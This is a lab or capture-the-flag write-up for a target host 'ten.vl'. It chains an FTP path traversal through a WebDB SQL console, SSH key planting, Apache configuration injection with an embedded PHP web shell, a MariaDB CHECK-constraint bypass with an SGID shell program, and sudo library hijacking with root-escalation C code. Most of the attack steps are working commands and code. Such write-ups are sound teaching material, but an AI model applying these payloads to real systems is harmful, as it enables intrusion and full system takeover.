
Recon
We first ran a thorough TCP scan with Nmap and a UDP probe scan with UDPz.
These scans discovered the following services:
| Transport | Port | State | Service | Product | Version |
|---|---|---|---|---|---|
| TCP | 21 | OPEN | FTP | Pure-FTPd | |
| TCP | 22 | OPEN | SSH | OpenSSH | 8.9p1 Ubuntu 3ubuntu0.10 |
| TCP | 80 | OPEN | HTTP | Apache HTTPD | 2.4.52 (Ubuntu) |
Web

The website on port 80 advertises a static file hosting service that uses FTP for uploads and content management.
There’s also a note mentioning that .htaccess files will be blocked from uploads, which may prevent unauthorized Apache configuration overrides.
We continue to the domain registration page, which seems pretty straightforward: the client requests a subdomain and receives credentials to connect to the target FTP server.


The server identifies itself as ten.vl/*.ten.vl so we ran
a basic FFuF scan targeting virtual hosts
using that base domain.
list=~/words/n0kovo_subdomains.txt # https://github.com/n0kovo/n0kovo_subdomains
ffuf -u "http://ten.vl" -w "$list" -H "Host: FUZZ.ten.vl" -mc all -ac| Host | Status | Size | Words | Lines | Duration |
|---|---|---|---|---|---|
| xyz.ten.vl | 404 | 272 | 23 | 10 | 27ms |
| webdb.ten.vl | 200 | 1685 | 55 | 14 | 32ms |
FFuF identifies our custom domain and another site with the hostname webdb.ten.vl.
WebDB Site
The site at http://webdb.ten.vl
serves a WebDB instance
that provides access to a MariaDB/MySQL server with a database named pureftpd.

The pureftpd database has only one table, `users`,
which stores the FTP user principals created from the form on the main site.
We also suspect that the `dir` column points to the shared remote path
of the user’s FTP root.

The UI presents a Query tab to run raw SQL statements and an Advanced tab
with definition for the `users` table.
CREATE TABLE `users` (
  `id` bigint(20) NOT NULL AUTO_INCREMENT,
  `user` varchar(15) DEFAULT NULL,
  `password` varchar(255) DEFAULT NULL,
  `uid` int(11) DEFAULT NULL,
  `gid` int(11) DEFAULT NULL,
  `dir` varchar(255) DEFAULT NULL,
  PRIMARY KEY (`id`),
  CONSTRAINT `dir_must_start_with_slash_srv` CHECK (substr(`dir`,1,4) = '/srv'),
  CONSTRAINT `uid_must_be_greater_than_999` CHECK (`uid` between 1000 and 65535),
  CONSTRAINT `gid_must_be_greater_than_999` CHECK (`gid` between 1000 and 65535)
) ENGINE=InnoDB AUTO_INCREMENT=10 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci
This table definition makes use of some notable CHECK constraints:
`dir_must_start_with_slash_srv`verifies that`dir`values begin with the/srvprefix (e.g.,/srv/ftproot)`uid_must_be_greater_than_999`ensures that`uid`values are an integer between 1000 and 65535.`gid_must_be_greater_than_999`ensures that`gid`values are an integer between 1000 and 65535.
Tip
These constraints can actually be bypassed entirely read more
Running the SHOW GRANTS statement from the query tab revealed
that we can SELECT, INSERT, UPDATE, and DELETE
on the pureftpd database,
but we cannot directly alter the table definition to bypass these constraints.
Second-Order Path Traversal
Under further inspection, `dir_must_start_with_slash_srv`
can be bypassed using a `dir` value that traverses beyond
/srv but still conforms to the prefix constraint (i.e., /srv/../).
If allowed by the FTP server,
this may introduce the opportunity to gain basic filesystem access
under the defined UID and GID.

In the query tab, we create a user to read from the root filesystem.
pw="de18xlaod0" # new FTP password
mkpasswd --method=md5 -s <<< $pw # Create unix-style MD5 hash
INSERT INTO users (user, password, uid, gid, dir)
VALUES (
'hax', '$1$3mNmZOXN$Bh.5KCPNTSpcJZNa/eHbq.', -- hax:de18xlaod0
1234, 1234,
'/srv/../'
);
Fetching the directory listing using the predefined FTP credentials now reveals the root filesystem.
curl "ftp://hax:$pw@ten.vl/"lrwxrwxrwx 1 0 root 7 Feb 16 2024 bin -> usr/bin
drwxr-xr-x 4 0 root 4096 Jun 24 2025 boot
dr-xr-xr-x 2 0 root 4096 Jul 2 2025 cdrom
drwxr-xr-x 19 0 root 4000 Apr 10 10:06 dev
drwxr-xr-x 107 0 root 4096 Jul 2 2025 etc
drwxr-xr-x 3 0 root 4096 Sep 28 2024 home
...From here we list /home and find the home folder for a user named tyrell
with a UID of 1000.
This is problematic because the SQL column constraints
for `uid` and `gid` permit this value,
meaning we could effectively impersonate that user for simple
filesystem operations over FTP.
Remote Code Execution
Although navigating to hidden directories (i.e., ~/.ssh/) seems prohibited by PureFTPD,
fixing the FTP root itself to such a directory works just fine.
We established an SSH session as tyrell
by writing our public SSH key to /home/tyrell/.ssh/authorized_keys.
DELETE FROM users
WHERE user = 'tyrell';

INSERT INTO users (user, password, uid, gid, dir)
VALUES (
 'tyrell', '$1$3mNmZOXN$Bh.5KCPNTSpcJZNa/eHbq.', -- tyrell:de18xlaod0
 1000, 1000, -- tyrell's UID & GID
 '/srv/../home/tyrell/.ssh/' -- User SSH configuration directory
);
# Generate an SSH key pair
ssh-keygen -C '' -f id_ed25519
# Upload our public key to /home/tyrell/.ssh/authorized_keys
curl "ftp://tyrell:de18xlaod0@ten.vl/authorized_keys" -T id_ed25519.pub
# Open SSH session
ssh -i id_ed25519 tyrell@ten.vl# Generate an SSH key pair
ssh-keygen -q -C '' -N '' -f id_ed25519
# Upload our public key to /home/tyrell/.ssh/authorized_keys
curl --no-progress-meter "ftp://tyrell:$pw@ten.vl/authorized_keys" -T id_ed25519.pub
# Open SSH session
ssh -i id_ed25519 idPrivilege Escalation
We’ll cover three distinct privilege escalation routes:
- Apache Configuration Injection - Exploit insecure input processing in the automated Apache HTTPD configuration updates to inject and apply arbitrary configuration content.
- MariaDB Constraint Bypass -
Bypass MariaDB
CHECKconstraints on the FTP users database to add FTP principals with privileged GIDs, then use PureFTPD’sSITE CHMODcommand to assert group membership. - Library Path Hijacking - Abuse the FTP home initialization process in PureFTPD to create a writable directory that an SUID executable will load libraries from.
Configuration Injection
The primary web application at /var/www/html submits user input from the domain registration form to a local etcd server using etcdctl.
<?php
if ( !isset($_POST['domain']) ) {
  header('Location: /signup.php');
}
if(!preg_match('/^[0-9a-z]+$/', $_POST['domain'])) {
  echo('<font color=red>Domain name can only contain alphanumeric characters.</font>');
} else {
  $username = "ten-" . substr(hash("md5",rand()),0,8);
  $password = substr(hash("md5",rand()),0,8);
  $password_crypt = crypt($password,'$1$OWNhNDE');
  sleep(10); // This is only here so that you do not create too many users :)
  $mysqli = new mysqli("127.0.0.1", "user", "pa55w0rd", "pureftpd");
  $stmt = $mysqli->prepare("INSERT INTO users VALUES ( NULL, ?, ?, ?, ?, ? );");
  $uid = random_int(2000,65535);
  $dir = "/srv/$username/./";
  $stmt->bind_param('ssiis',$username,$password_crypt,$uid,$uid,$dir);
  $stmt->execute();
  system("ETCDCTL_API=3 /usr/bin/etcdctl put /customers/$username/url " . $_POST['domain']);
  echo('<p class="lead">Your personal account is ready to be used:<br><br>Username: <b>'.$username.'</b><br>Passwo
rd: <b>'.$password.'</b><br>Personal Domain: <b>'.$_POST['domain'].'.ten.vl</b><br><br>You can use the provided cr
edentials to upload your pages<br> via ftp://ten.vl.<br><br><font size="-1">It may take up to one minute for all b
ackend processes to properly identify you as well as your personal virtual host to be available.</font></p>');
}
We also locate a remco process in charge of reading custom domains from the etcd store and adapting them to the Apache configuration
log_level = "info"
log_format = "text"

[[resource]]
name = "apache2"

[[resource.template]]
  src = "/etc/remco/templates/010-customers.conf.tmpl"
  dst = "/etc/apache2/sites-enabled/010-customers.conf"
  reload_cmd = "systemctl restart apache2.service"

  [resource.backend]
    [resource.backend.etcd]
      version = 3
      nodes = ["http://127.0.0.1:2379"]
      keys = ["/customers"]
      watch = true
      interval = 5
{% for customer in lsdir("/customers") %}
  {% if exists(printf("/customers/%s/url", customer)) %}

<VirtualHost *:80>
        ServerName {{ getv(printf("/customers/%s/url",customer)) }}.ten.vl
        DocumentRoot /srv/{{ customer }}/
</VirtualHost>

  {% endif %}
{% endfor %}
This explains how custom subdomains are registered, but it also makes us wonder if we can include line feeds or other format-breaking characters in either the subdomain or customer name to inject configuration directives. To explore this possibility we write a subdomain value containing a line feed character.
ETCDCTL_API=3 etcdctl put /customers/hax/url 'test
  Foo bar
  # ' # OK
ETCDCTL_API=3 etcdctl get / 0 # Check write
sleep 6 # Wait for remco update + httpd restart<VirtualHost *:80>
ServerName test
Foo bar
# .ten.vl
DocumentRoot /srv/hax/
</VirtualHost>The line feed remains unsanitized and the configuration is applied.
From the available configuration directives,
User and Group configure the user and group that worker processes will run as.
We weren’t able to set privilege escalation gadget when paired with PHP code execution.
These options
Some trial and error with apache2ctl configtest revealed that User root wasn’t permitted; however, the Group directive could be used
to reliably impersonate privileged groups (e.g. docker, lxd, disk) in worker processes.
To actually gain execution under a privileged worker process
we used the active PHP module with a fancy self-contained web shell.
ETCDCTL_API=3 etcdctl put /customers/hax/url# Write payload
ETCDCTL_API=3 etcdctl put /customers/hax/url 'fill
</VirtualHost>
Group docker
<Directory /etc/apache2/sites-enabled>
Require all granted
ForceType application/x-httpd-php
</Directory>
<VirtualHost *:80>
ServerName privesc1
Alias /docker.php /etc/apache2/sites-enabled/010-customers.conf
# OUT:<?=base64_encode(shell_exec($_REQUEST["79gapf0"]?:"id"));?>
#'
# Wait for remco reload & httpd service restart
sleep 6
# Execution under docker group
function docker_group_exec() {
curl "http://localhost/docker.php" -H "Host: privesc1" --no-progress-meter \
--data-urlencode "7=$*" |
awk -v RS='^$' -F 'START_OUTPUT_6IAYBC|END_OUTPUT_6IAYBC' '{print $2}'
}
docker_group_exec id # uid=33(www-data) gid=999(docker) groups=999(docker)
docker_group_exec docker images # List images
# Gain privileged filesystem access using docker group
alias host_root_exec='docker_group_exec docker run -t -v /:/host --entrypoint chroot --rm mariadb:10.11-jammy /host'
host_root_exec cat /root/root.txtMariaDB Constraint Bypass
The MariaDB docs mention a session variable called check_constraint_checks that toggles enforcement of CHECK constraints at the session level.
The PureFTPD server itself rejects a root UID or GID in this case,
but the IDs of other privileged groups such as disk may be used instead.
DELETE FROM users
WHERE user = 'disk';

SET SESSION check_constraint_checks = 0;

INSERT INTO users (user, password, uid, gid, dir)
VALUES (
 'disk', '$1$3mNmZOXN$Bh.5KCPNTSpcJZNa/eHbq.', -- disk:de18xlaod0
 1000, 6, -- tyrell:disk
 '/srv/disk'
);
To actually gain execution under this group we use PureFTPD’s SITE CHMOD command to set the SGID bit on a custom program.
#include <unistd.h>
#define SET_GID 6 // disk group

int main() {
  // Set real & effective GID
  if (setregid(SET_GID, SET_GID) != 0)
    return 2;
  // Spawn shell with gid=6
  return execl("/bin/bash", "bash", "-ip", NULL);
}
# Compile custom SGID program
gcc -s -w -static -fPIC setgid.c -o setgid
# Upload program
curl ftp://disk:de18xlaod0@ten.vl -T ./setgid \
-Q '-SITE CHMOD 2755 setgid' # Add setgid bitWe chose the disk group because members can trivially read and write
across the root filesystem using the debugfs helper program as seen below.
Library Path Hijacking
We asserted that PureFTPD was creating each nonexistent FTP home directory as root before changing ownership to the UID and GID from the database (source). We can use this to hijack execution of SUID executables like sudo that try loading libraries from nonexistent directories.
# Print lib paths referenced in strace output if parent directory doesn't exist
for so in $(strace sudo 2>&1 | grep -Eo '[a-z0-9/._-]*\.so[a-z0-9._-]*\b')
do [ -d $(dirname -- $so) ] || echo $so
done
/usr/libexec/sudo/glibc-hwcaps/x86-64-v3/libaudit.so.1
/usr/libexec/sudo/glibc-hwcaps/x86-64-v2/libaudit.so.1
/usr/libexec/sudo/tls/x86_64/x86_64/libaudit.so.1
/usr/libexec/sudo/tls/x86_64/libaudit.so.1
/usr/libexec/sudo/tls/x86_64/libaudit.so.1
/usr/libexec/sudo/tls/libaudit.so.1
/usr/libexec/sudo/x86_64/x86_64/libaudit.so.1
/usr/libexec/sudo/x86_64/libaudit.so.1
/usr/libexec/sudo/x86_64/libaudit.so.1
The actual library is located at /lib/x86_64-linux-gnu/libaudit.so.1 ldd `which sudo`.
We’ll create a new FTP user with their home set to the nonexistent directory /usr/libexec/sudo/x86_64. When PureFTPD authenticates this user for the first time, the directory will be created and ownership will be passed to the FTP user.
DELETE FROM users
WHERE user = 'hijack';

INSERT INTO users (user, password, uid, gid, dir)
VALUES (
 'hijack', '$1$3mNmZOXN$Bh.5KCPNTSpcJZNa/eHbq.', -- hijack:de18xlaod0
 1000, 1000, -- tyrell:tyrell
 '/srv/../usr/libexec/sudo/x86_64/' -- Directory to create
);
To hijack the execution flow of the sudo process, we patch the legitimate libaudit.so.1 to include our payload, libpwned.so as an additional dependency. This ensures that the program can resolve all of the expected symbols from libaudit.so.1 while still executing our payload.
// gcc pwned.c -shared -nostartfiles -s -w -fPIC -o libpwned.so
#include <unistd.h>

void _init() {
  setuid(0);
  setgid(0);
  // running as root from this point on - sudo will open a shell for us
}